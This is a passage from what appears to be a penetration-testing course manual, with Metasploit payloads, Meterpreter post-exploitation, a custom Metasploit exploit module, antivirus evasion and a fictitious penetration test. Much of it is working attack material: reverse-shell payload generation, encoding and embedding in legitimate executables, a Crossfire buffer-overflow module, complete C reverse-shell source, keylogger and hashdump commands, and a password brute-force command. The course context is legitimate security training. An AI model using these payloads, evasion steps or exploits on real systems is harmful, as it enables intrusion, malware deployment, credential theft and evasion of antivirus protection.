Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\SLmail\System>
```


16.5.1 - Exercises

1. Exploit SLMail using the existing Metasploit module.
2. Using the SMB vulnerability data you gathered from Nmap, use Metasploit to exploit vulnerable lab systems.

16.6 - Metasploit Payloads

So far, we have limited our payload use in MSF exploits to simple, stand-alone reverse shell payloads, also known as **windows/shell_reverse_tcp**. As you've probably seen by now, the MSF contains many payloads that still remain to be examined.

16.6.1 - Staged vs. Non-Staged Payloads

One of the first distinctions that are important to make in Metasploit payloads are between **staged** and **non-staged** shellcode. A good example of this is evident when comparing the following two payloads:

```
windows/shell_reverse_tcp - Connect back to attacker and spawn a command shell
windows/shell/reverse_tcp - Connect back to attacker, Spawn cmd shell (staged)
```

A **non-staged** payload is a payload that is sent in its entirety in one go – as we've been doing up to now. A *staged* payload is usually sent in two parts. The first part is a small primary payload, which causes the victim machine to connect back to the victim, accept a longer secondary payload containing the rest of the shellcode, and then execute it. There are several situations where we would prefer to use staged shellcode over non-staged:

- The vulnerability we are exploiting does not have enough buffer space to hold a full payload. As the first part of a staged payload is typically smaller than a full payload, these smaller payloads can often save us in tight situations.
- Antivirus software is detecting embedded shellcode in an exploit. By replacing the embedded shellcode with a staged payload, we will be removing most of the malicious part of the shellcode and injecting it directly into the victim machine memory.

16.6.2 - Meterpreter Payloads

As described on the Metasploit site, the **Meterpreter** is a staged, multi-function payload that can be dynamically extended at run-time. In practice, this means that the Meterpreter shell provides more features and functionality than a regular command shell by having inbuilt functionality, such as file upload and downloads, keyloggers, and many more built-in routines to interact with the victim machine. These are useful in a post-exploitation phase. This additional functionality makes Meterpreter the favorite and most commonly used payload in the MSF. Let's explore the Meterpreter payload by using it on the SLMail server on our Windows 7 lab machine.

```
root@kali:~# msfconsole
msf > use exploit/windows/pop3/seattlelab_pass
msf exploit(seattlelab_pass) > set RHOST 192.168.11.35
msf exploit(seattlelab_pass) > exploit

[*] Started reverse handler on 192.168.10.5:4444
[*] Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (752128 bytes) to 192.168.11.35
[*] Meterpreter session 1 opened (192.168.10.5:4444 -> 192.168.11.35:49163)

meterpreter >
```


There are several interesting things to notice in this output:

- We didn't select a payload. If the user does not specify a payload for an exploit, a reverse Meterpreter payload is used by default.
- Meterpreter is a staged payload. The second stage is a 750k DLL file that is injected directly into memory. As the DLL file never touches the victim file system, it is less likely to be detected by antivirus software.

16.6.3 - Experimenting with Meterpreter

The best way to get to know the features of Meterpreter is to test them out. Let's start with a few simple commands such as **sysinfo**, **getuid,** and **search**:

```
meterpreter > sysinfo
Computer        : OFFSEC-LAB
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > search -f *pass*.txt
Found 3 results...
    c:\\xampp\passwords.txt (822 bytes)
    c:\\xampp\MercuryMail\RESOURCE\poppass.txt (844 bytes)
    c:\\xampp\php\extras\mibs\NET-SNMP-PASS-MIB.txt (3351 bytes)
meterpreter >
```

Next, let's try some easy uploads and downloads using built in commands in Meterpreter. Take note that, due to shell escaping, it is necessary to use two \ characters for the destination path as shown below.

```
meterpreter > upload /usr/share/windows-binaries/nc.exe c:\\Users\\Offsec
```



```
[*] uploading  : /usr/share/windows-binaries/nc.exe -> c:\Users\Offsec
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> c:\Users\Offsec\nc.exe
meterpreter > download c:\\Windows\\system32\\calc.exe /tmp/calc.exe
[*] downloading: c:\Windows\system32\calc.exe -> /tmp/calc.exe
[*] downloaded : c:\Windows\system32\calc.exe -> /tmp/calc.exe
```

From the Meterpreter session, let's invoke a command shell:

```
meterpreter > shell
Process 3100 created.
Channel 4 created
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
C:\Program Files\SLmail\System>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.11.35
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . :

C:\Program Files\SLmail\System>exit
meterpreter >
```

The biggest advantage of spawning a system shell from within Meterpreter is that if, for some reason, our shell should die (e.g., you gave an interactive command within the shell, and it won't time out), we can simply exit the Meterpreter session, and re-spawn a shell in a new channel:

```
meterpreter > shell
Process 2640 created.
Channel 5 created.
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\SLmail\System>ftp 127.0.0.1
ftp 127.0.0.1
^C
Terminate channel 5? [y/N]  y
meterpreter > shell
Process 3392 created.
Channel 6 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\SLmail\System>
```

16.6.4 - Executable Payloads

The MSF not only has a wide range of available payloads, but can also output these payloads into various file-types and formats, such as ASP, VBScript, Java War, Windows DLL and EXE, etc. Take a look at the **msfpayload** [85] utility and generate a raw Windows PE reverse Meterpreter executable:

```
root@kali:~# msfpayload windows/shell_reverse_tcp lhost=192.168.10.5
LPORT=4444 X > shell_reverse.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_reverse_tcp
 Length: 314
Options: {"lhost"=>"192.168.10.5", "LPORT"=>"4444"}
root@kali:~#
root@kali:~# file shell_reverse.exe
```

[85] http://www.offensive-security.com/metasploit-unleashed/Msfpayload


```
shell_reverse.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@kali:~#
```

The shellcode embedded in the PE file can be encoded using any one of the many MSF encoders. Historically, this helped avoid antivirus detection of these payloads, though this is no longer true with modern AV engines.

```
root@kali:~# msfpayload windows/shell_reverse_tcp lhost=192.168.10.5
LPORT=4444 R | msfencode -e x86/shikata_ga_nai -t exe -c 9 -o
shell_reverse_msf_encoded.exe
[*] x86/shikata_ga_nai succeeded with size 341 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 395 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 422 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 449 (iteration=5)
[*] x86/shikata_ga_nai succeeded with size 476 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 503 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 530 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 557 (iteration=9)
root@kali:~#
```

Another useful feature of the MSF is the ability to inject a payload into an existing PE executable, which further reduces the chances of AV detection.

```
root@kali:~# msfpayload windows/shell_reverse_tcp LHOST=192.168.10.5
LPORT=4444 R | msfencode -e x86/shikata_ga_nai -t exe -c 9 -x
/usr/share/windows-binaries/plink.exe -o
shell_reverse_msf_encoded_embedded.exe
[*] x86/shikata_ga_nai succeeded with size 341 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 395 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 422 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 449 (iteration=5)
```



```
[*] x86/shikata_ga_nai succeeded with size 476 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 503 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 530 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 557 (iteration=9)

root@kali:~#
```

These payloads can be used as part of client side attacks, backdoors, or just as an easy method to get a payload from one machine to another.

16.6.5 - Reverse HTTPS Meterpreter

The reverse_https_meterpreter payload is designed to work just like a standard meterpreter payload, although the communications on the network look exactly like normal HTTPS traffic. This allows you to not only traverse deep packet inspect filters, but allows the traffic to be encrypted as well. The benefits of this are obvious, making this one of the most popular meterpreter payloads.

```
root@kali:~# msfpayload windows/meterpreter/reverse_https lhost=192.168.10.5
LPORT=443 X > met_https_reverse.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_https
 Length: 368
Options: {"lhost"=>"192.168.10.5", "LPORT"=>"443"}
```


16.6.6 - Metasploit Exploit Multi Handler

The MSF **multi/handler** module can accept various incoming payloads and handle them correctly, including single and multi-stage payloads. The module is used in much the same way as all other modules are invoked within the MSF. In the example below, we set the **multi/handler** to accept an incoming ***reverse_https_meterpreter*** payload:


```
root@kali:~# msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit: seh, thread, process, none
   LHOST                      yes       The local listener hostname
   LPORT     8443             yes       The local listener port

Exploit target:
   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(handler) > set LHOST 192.168.0.5
LHOST => 192.168.0.5
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.0.5:443/
[*] Starting the payload handler...
```


Once the exploit handler parameters are set, we can run the **exploit** command to either connect to or listen for a connection using the handler. In this case, as we set the payload to ***reverse_https_meterpreter***, the handler will start a first stage listener on our desired port, TCP 443. Once the first stage payload is accepted by the **multi/handler**, the second stage of the payload is fed back to the target machine by the handler.

```
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.0.5:443/
[*] Starting the payload handler...
...
[*] 192.168.11.35:49159 Request received for /XgZC...
[*] 192.168.11.35:49159 Staging connection for target /XgZC received...
[*] Patched user-agent at offset 640488...
[*] Patched transport at offset 640148...
[*] Patched URL at offset 640216...
[*] Patched Expiration Timeout at offset 640748...
[*] Patched Communication Timeout at offset 640752...
[*] Meterpreter session 1 opened (192.168.10.5:443 -> 192.168.11.35:49159)
meterpreter >
```



No.	Time	Source	Destination	Protocol	Info
1	0.000000000	192.168.11.35	192.168.10.5	TCP	49159 > 443 [SYN] Seq=0 Win=819
2	0.000021000	192.168.10.5	192.168.11.35	TCP	443 > 49159 [SYN, ACK] Seq=0 Ac
3	0.187904000	192.168.11.35	192.168.10.5	TCP	49159 > 443 [ACK] Seq=1 Ack=1 W
4	0.215449000	192.168.11.35	192.168.10.5	TLSv1	Client Hello
5	0.215461000	192.168.10.5	192.168.11.35	TCP	443 > 49159 [ACK] Seq=1 Ack=105
6	0.215646000	192.168.10.5	192.168.11.35	TLSv1	Server Hello, Certificate, Serv
7	0.411721000	192.168.11.35	192.168.10.5	TLSv1	Client Key Exchange, Change Cip
8	0.413466000	192.168.10.5	192.168.11.35	TLSv1	Change Cipher Spec, Encrypted H
9	0.621037000	192.168.11.35	192.168.10.5	TLSv1	Application Data

Figure 80 - Our HTTPS Payload Seen in Wireshark

16.6.7 - Revisiting Client Side Attacks

Client side exploits are a natural extension of the MSF and, as such, have some special features that are worth investigating. A common problem with client side attacks is the fact that the client application often crashes or freezes up as exploitation takes place, at which stage the victim would most likely forcefully close the exploited application. As our shellcode usually runs in the context of the exploited application, closing the application would also terminate our shellcode. To avoid this situation specifically, the Meterpreter payload is able to migrate from one process to another as long as it migrates into a similar or lower authority process. This allows us to migrate to more stable processes, which will continue running even after the client application is closed.

16.6.8 - Exercises

1. Create a staged and a non-staged Linux binary payload to use on Kali.
2. Setup a Netcat listener and run the non-staged payload. Does it work?
3. Setup a Netcat listener and run the staged payload. Does it work?
4. Get a Meterpreter shell on your Windows system. Practice file transfers.
5. Inject a payload into plink.exe. Test it on your Windows system.

16.7 - Building Your Own MSF Module

Even if you have no programming or Ruby experience, do not be intimidated by this exercise. The Ruby language and exploit structure are simple to follow and understand (i.e., they are very similar to Python). You'll port your recently created Crossfire Python exploit to the MSF format. You will use an existing exploit in the framework as your template:

```
root@kali:~# mkdir -p ~/.msf4/modules/exploits/linux/misc
root@kali:~# cd ~/.msf4/modules/exploits/linux/misc
root@kali:~/.msf4/modules/exploits/linux/misc# cp /usr/share/metasploit-
framework/modules/exploits/linux/misc/gld_postfix.rb ./crossfire.rb
root@kali:~/.msf4/modules/exploits/linux/misc# nano crossfire.rb
```

Looking at the current syntax of the template exploit, we port[86] our original Crossfire Python exploit to MSF syntax:

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
#   http://metasploit.com/
##

require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
  Rank = GoodRanking
  include Msf::Exploit::Remote::Tcp
  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Crossfire SetUp() Remote Buffer Overflow',
```

[86] http://www.offensive-security.com/metasploit-unleashed/Porting_Exploits


```
      'Description'    => %q{
          This module exploits a buffer overflow in the "setup sound"
        command of the Crossfire application.
      },
      'Author'         => [ 'Offensive Security', 'offsec' ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'CVE', '2006-1236' ],
          [ 'OSVDB', '2006-1236' ],
          [ 'EDB', '1582' ]
        ],
      'Privileged'     => false,
      'Payload'        =>
        {
          'Space'    => 300,
          'BadChars' => "\x00\x0a\x0d\x20",
        },
      'Platform'       => 'linux',
      'Targets'        =>
        [
          ['Kali Linux', { 'Ret' => 0x0807b918 }],
        ],
      'DisclosureDate' => 'Mar 13 2006',
      'DefaultTarget' => 0))

      register_options(
        [
           Opt::RPORT(13327)
        ], self.class)

  end

  def check
```



```
    connect
    disconnect

    if (banner =~ /version 1023 1027 Crossfire Server/)
      return Exploit::CheckCode::Vulnerable
    end
    return Exploit::CheckCode::Safe

  end

  def exploit
    connect

    sploit = "\x11(setup sound "
    sploit << rand_text_alpha_upper(91)
    sploit << payload.encoded
    sploit << rand_text_alpha_upper(4277 - payload.encoded.length)
    sploit << [target.ret].pack('V')
    sploit << "C" * 7
    sploit << "\x90\x00#"

    sock.put(sploit)
    handler
    disconnect
  end

end
```

16.7.1 - Exercise

1. Create a new Metasploit module for your Crossfire exploit.

16.8 - Post Exploitation with Metasploit

The MSF has several interesting post exploitation modules that can simplify many aspects of post-exploitation procedures. In addition to Meterpreters built in commands, a number of post exploitation MSF modules have been written that take an active session as an argument with which to interact. Let's take a closer look at some of these post-exploitation features.

16.8.1 - Meterpreter Post Exploitation Features

The Meterpreter payload contains several built-in post-exploitation features, such as file uploads and downloads, running local privilege escalation exploits, dumping Windows hashes, running keyloggers, taking screenshots of the victim machine, etc.

```
meterpreter > help
...
    download      Download a file or directory
    upload        Upload a file or directory
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
    keyscan_start Start capturing keystrokes
    keyscan_stop  Stop capturing keystrokes
    screenshot    Grab a screenshot of the interactive desktop
    record_mic    Record audio from the default microphone for X seconds
    webcam_snap   Take a snapshot from the specified webcam
    getsystem     Attempt to elevate your privilege to that of local system.
    hashdump      Dumps the contents of the SAM database
...
```


16.8.2 - Post Exploitation Modules

Most of the post exploitation features in the MSF are available to us as modules which are applied against existing Meterpreter sessions. For example, the table below depicts how we use a Weak Service Permissions Scanning Module on a compromised machine in the hopes of escalating our privileges. Notice how the active session is first backgrounded prior to the use of the post-exploitation module.

```
msf exploit(handler) > search post
...
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.10.5:443
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 192.168.11.35
[*] Meterpreter session 2 opened (192.168.10.5:443 -> 192.168.11.35:49158)

meterpreter > sysinfo
Computer        : OFFSEC-LAB
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > background
[*] Backgrounding session 2...
msf exploit(handler) > use exploit/windows/local/service_permissions
msf exploit(service_permissions) > show options

Module options (exploit/windows/local/service_permissions):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   AGGRESSIVE  false            no        Exploit as many services as possible
```



```
   SESSION                       yes       The session to run this module on

Exploit target:

   Id  Name
   --  ----
   0   Automatic



msf exploit(service_permissions) > set SESSION 2
SESSION => 2
msf exploit(service_permissions) > exploit

[*] Started reverse handler on 192.168.101.67:4444
[*] Meterpreter stager executable 15872 bytes long being uploaded..
[*] Trying to add a new service...
[*] No privs to create a service...
[*] Trying to find weak permissions in existing services..
[*] No exploitable weak permissions found on ALG...
[*] No exploitable weak permissions found on SNMP
[*] No exploitable weak permissions found on SNMPTRAP
[*] sppsvc has weak file permissions - C:\Windows\system32\sppsvc.exe moved to
C:\Windows\system32\sppsvc.exe.bak and replaced.
[*] Restarting sppsvc
[*] Could not restart sppsvc. Wait for a reboot. (or force one yourself)
[*] No exploitable weak permissions found on StiSvc
[*] No exploitable weak permissions found on swprv
...
msf exploit(service_permissions) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```


Once the post-exploitation module has completed, we can interact with our original Meterpreter session using the **sessions** command as shown in the output above.

17. - Bypassing Antivirus Software

As briefly explained earlier, antivirus systems are mostly considered a "blacklist technology", whereby known signatures of malware are searched for on the file system and quarantined if found. Therefore, bypassing antivirus software is a relatively easy task with the correct tools. The process involves changing or encrypting the contents of a known malicious file so as to change its binary structure. By doing so, the known signature for the malicious file is no longer relevant and the new file structure may fool the antivirus software into ignoring this file. Depending on the type and quality of the antivirus software being tested, sometimes an antivirus bypass can be achieved by simply changing a couple of harmless strings inside the binary file from uppercase to lowercase. As different antivirus software vendors use different signatures and technologies to detect malware and keep updating their databases on an hourly basis, it's usually hard to come up with an ultimate solution for antivirus avoidance and quite often the process is based on trial and error in a test environment.

For this reason, the presence, type, and version of any antivirus software or similar software should be identified before uploading files to the target machine. If antivirus software is found, it would be wise to gather as much information as possible about it and test any files you wish to upload to the target machine in a lab environment.

The process of avoiding antivirus signatures by manually editing the binary file requires a deeper understanding of the PE file structure and assembly programming – and therefore is beyond the scope of this module. However, we have several tools available to us in Kali Linux that can help us get by antivirus software. Let's explore these tools and test their effectiveness against a variety of antivirus software vendors.

17.1 - Encoding Payloads with Metasploit

We'll begin with a standard *raw* reverse shell generated using **msfpayload**. This payload will act as a baseline for our tests against various antivirus scanning engines. Remember that this payload is not encoded in any way:

```
msfpayload windows/shell_reverse_tcp lhost=192.168.10.5 LPORT=4444 X >
shell_reverse.exe
```

When submitted to VirusTotal[87], 30 out of the 46 antivirus engines detected this raw payload.

Figure 81 - VirusTotal Results for a Raw Payload

[87] https://www.virustotal.com/en/

Now let's try encoding our payload by piping the raw payload output into **msfencode**:

```
msfpayload windows/shell_reverse_tcp lhost=192.168.10.5 LPORT=4444 R |
msfencode -e x86/shikata_ga_nai -t exe -c 9 -o shell_reverse_msf_encoded.exe
```

Surprisingly, when submitted to VirusTotal, the encoded payload seems to be identified by 34 out of the 46 AV vendors. This is largely due to the fact that the template that Metasploit uses for its payloads is known to the majority of antivirus vendors.

Figure 82 - VirusTotal Results of an Encoded Payload

Now let's try embedding our shellcode in a non-malicious PE executable and see how that fares with the AV vendors:

```
msfpayload windows/shell_reverse_tcp LHOST=192.168.10.5 LPORT=4444 R |
msfencode -e x86/shikata_ga_nai -t exe -c 9 -x /usr/share/windows-
binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
```


The embedded payload has a slightly smaller detection rate: 27 out of 46 AV vendors.




Figure 83 - VirusTotal Results of an Embedded Payload

17.2 - Crypting Known Malware with Software Protectors

Software protection tools are most commonly used to obfuscate and license binaries by software vendors in an attempt to prevent reverse engineering attempts by software pirates. These same tools are effective at obfuscating malware and can often help avoid antivirus detection. One such open source crypter, called Hyperion[88], is present in Kali. Let's see what effect this crypter has on our total AV detection rate.

We'll compile and use Hyperion to encrypt our best-preforming payload up to this point: ***shell_reverse_msf_encoded_embedded.exe.***

```
root@kali:~# cp shell_reverse_msf_encoded_embedded.exe backdoor.exe
root@kali:~# cp /usr/share/windows-binaries/Hyperion-1.0.zip .
root@kali:~# unzip Hyperion-1.0.zip
```

[88] http://www.exploit-db.com/wp-content/themes/exploit/docs/18849.pdf


```
root@kali:~# cd Hyperion-1.0/
root@kali:~/Hyperion-1.0# i586-mingw32msvc-g++ Src/Crypter/*.cpp -o
hyperion.exe
root@kali:~/Hyperion-1.0# wine hyperion.exe ../backdoor.exe ../crypted.exe
```

The Hyperion crypted payload fares much better, with a detection rate of 14 out of 46 AV vendors. Interestingly enough, this payload is also undetected by most of the common enterprise AV vendors.

Figure 84 - Scan Results for Our "Crypted" Payload

17.3 - Using Custom/Uncommon Tools and Payloads

The most foolproof method of bypassing antivirus software protections is to use tools and binaries that are unknown to AV vendors, either by writing your own, or by finding and using unique payloads. For example, the following C reverse shell code snippet[89] was found using a quick Google search:

```
/* Windows Reverse Shell
Tested under windows 7 with AVG Free Edition.
Author: blkhtc0rp
Compile: wine gcc.exe windows.c -o windows.exe -lws2_32
Written 2010 - Modified 2012
This program is open source you can copy and modify, but please keep author credits!
http://code.google.com/p/blkht-progs/
https://snipt.net/blkhtc0rp/
*/

#include <winsock2.h>
#include <stdio.h>

#pragma comment(lib,"ws2_32")

  WSADATA wsaData;
  SOCKET Winsock;
  SOCKET Sock;
  struct sockaddr_in hax;
  char ip_addr[16];
  STARTUPINFO ini_processo;
  PROCESS_INFORMATION processo_info;

int main(int argc, char *argv[])
{
```

[89] http://code.google.com/p/blkht-progs/


```
    WSAStartup(MAKEWORD(2,2), &wsaData);
    Winsock=WSASocket(AF_INET,SOCK_STREAM,IPPROTO_TCP,NULL,(unsigned
int)NULL,(unsigned int)NULL);

    if (argc != 3){fprintf(stderr, "Uso: <rhost> <rport>\n"); exit(1);}
    struct hostent *host;
    host = gethostbyname(argv[1]);
    strcpy(ip_addr, inet_ntoa(*((struct in_addr *)host->h_addr)));

    hax.sin_family = AF_INET;
    hax.sin_port = htons(atoi(argv[2]));
    hax.sin_addr.s_addr = inet_addr(ip_addr);

    WSAConnect(Winsock,(SOCKADDR*)&hax,sizeof(hax),NULL,NULL,NULL,NULL);

    memset(&ini_processo,0,sizeof(ini_processo));
    ini_processo.cb=sizeof(ini_processo);
    ini_processo.dwFlags=STARTF_USESTDHANDLES;
    ini_processo.hStdInput = ini_processo.hStdOutput = ini_processo.hStdError =
(HANDLE)Winsock;

CreateProcess(NULL,"cmd.exe",NULL,NULL,TRUE,0,NULL,NULL,&ini_processo,&processo_info)
;
}
```

This code is esoteric and probably not commonly used; therefore, there is a good chance that most AV vendors do not have a signature for it when compiled.

Figure 85 - VirusTotal Results for the Reverse Shell

Testing this theory proves us right. We see a detection rate of 1 out of 46 AV vendors. As mentioned earlier, AV detection is a dynamic field and, in a few months, more AV vendors may detect the binary produced by the code above; however, the principles of AV detection rarely change.

17.4 - Exercise

(Reporting is not required for this exercise)

1. Practice creating encoded and embedded payloads to evade as many antivirus engines as possible.

18. - Assembling the Pieces: Penetration Test Breakdown

The following module will describe a fictitious penetration test preformed on the megacorpone.com domain. **Students should not replicate these attacks** in the same manner described below. The purpose of this module is to provide context for the methods and techniques covered in this course. Although fictitious, we have incorporated different vectors from various penetration tests we have performed into this example.

18.1 - Phase 0 – Scenario Description

The following diagram describes the Megacorpone network – please take some time to get aquainted with it before continuing.




Figure 86 - The Megacorpone Network

18.1.1 - Information Provided by the Client:

- Antivirus - **Symantec Endpoint Protection**
- Egress Traffic filtered – **Yes**
- Deep Content inspection – **Yes**

18.2 - Phase 1 – Information Gathering

Although the fake megacorpone.com environment is relatively small, there are plenty of hints pointing to potentially vulnerable systems. Between running Google searches, DNS enumeration techniques, and various Nmap scans, we've come up with a list of potential targets worth investigating for existing vulnerabilities.

18.3 - Phase 2 – Vulnerability Identification and Prioritization

Various potential vulnerabilities are identified and listed in our enumeration notes. Somewhere near the top of the list is a password-protected *admin* directory on admin.megacorpone.com:81. We prod this directory with a light brute-force attack using a short password file generated by **cewl**.

```
root@kali:~# cewl www.megacorpone.com -m 6 -w mega-cewl.txt
root@kali:~# john --wordlist=mega-cewl.txt --rules --stdout > mega-mangled
root@kali:~# cat mega-mangled |wc -l
16204
root@kali:~# medusa -h admin.megacorpone.com -u admin -P mega-mangled -M http
-n 81 -m DIR:/admin -T 30
...
ACCOUNT FOUND: [http] Host: admin.megacorpone.com User: admin Password:
nanotechnology1 [SUCCESS]
```


The **medusa** password cracker quickly crunches through the passwords and finally brute-forces the *admin* account giving us access to this directory, which seems like an internal SQLite database web management interface.

18.3.1 - Password Cracking

Poking around the web application, we come across stored usernames and password hashes belonging to several users.

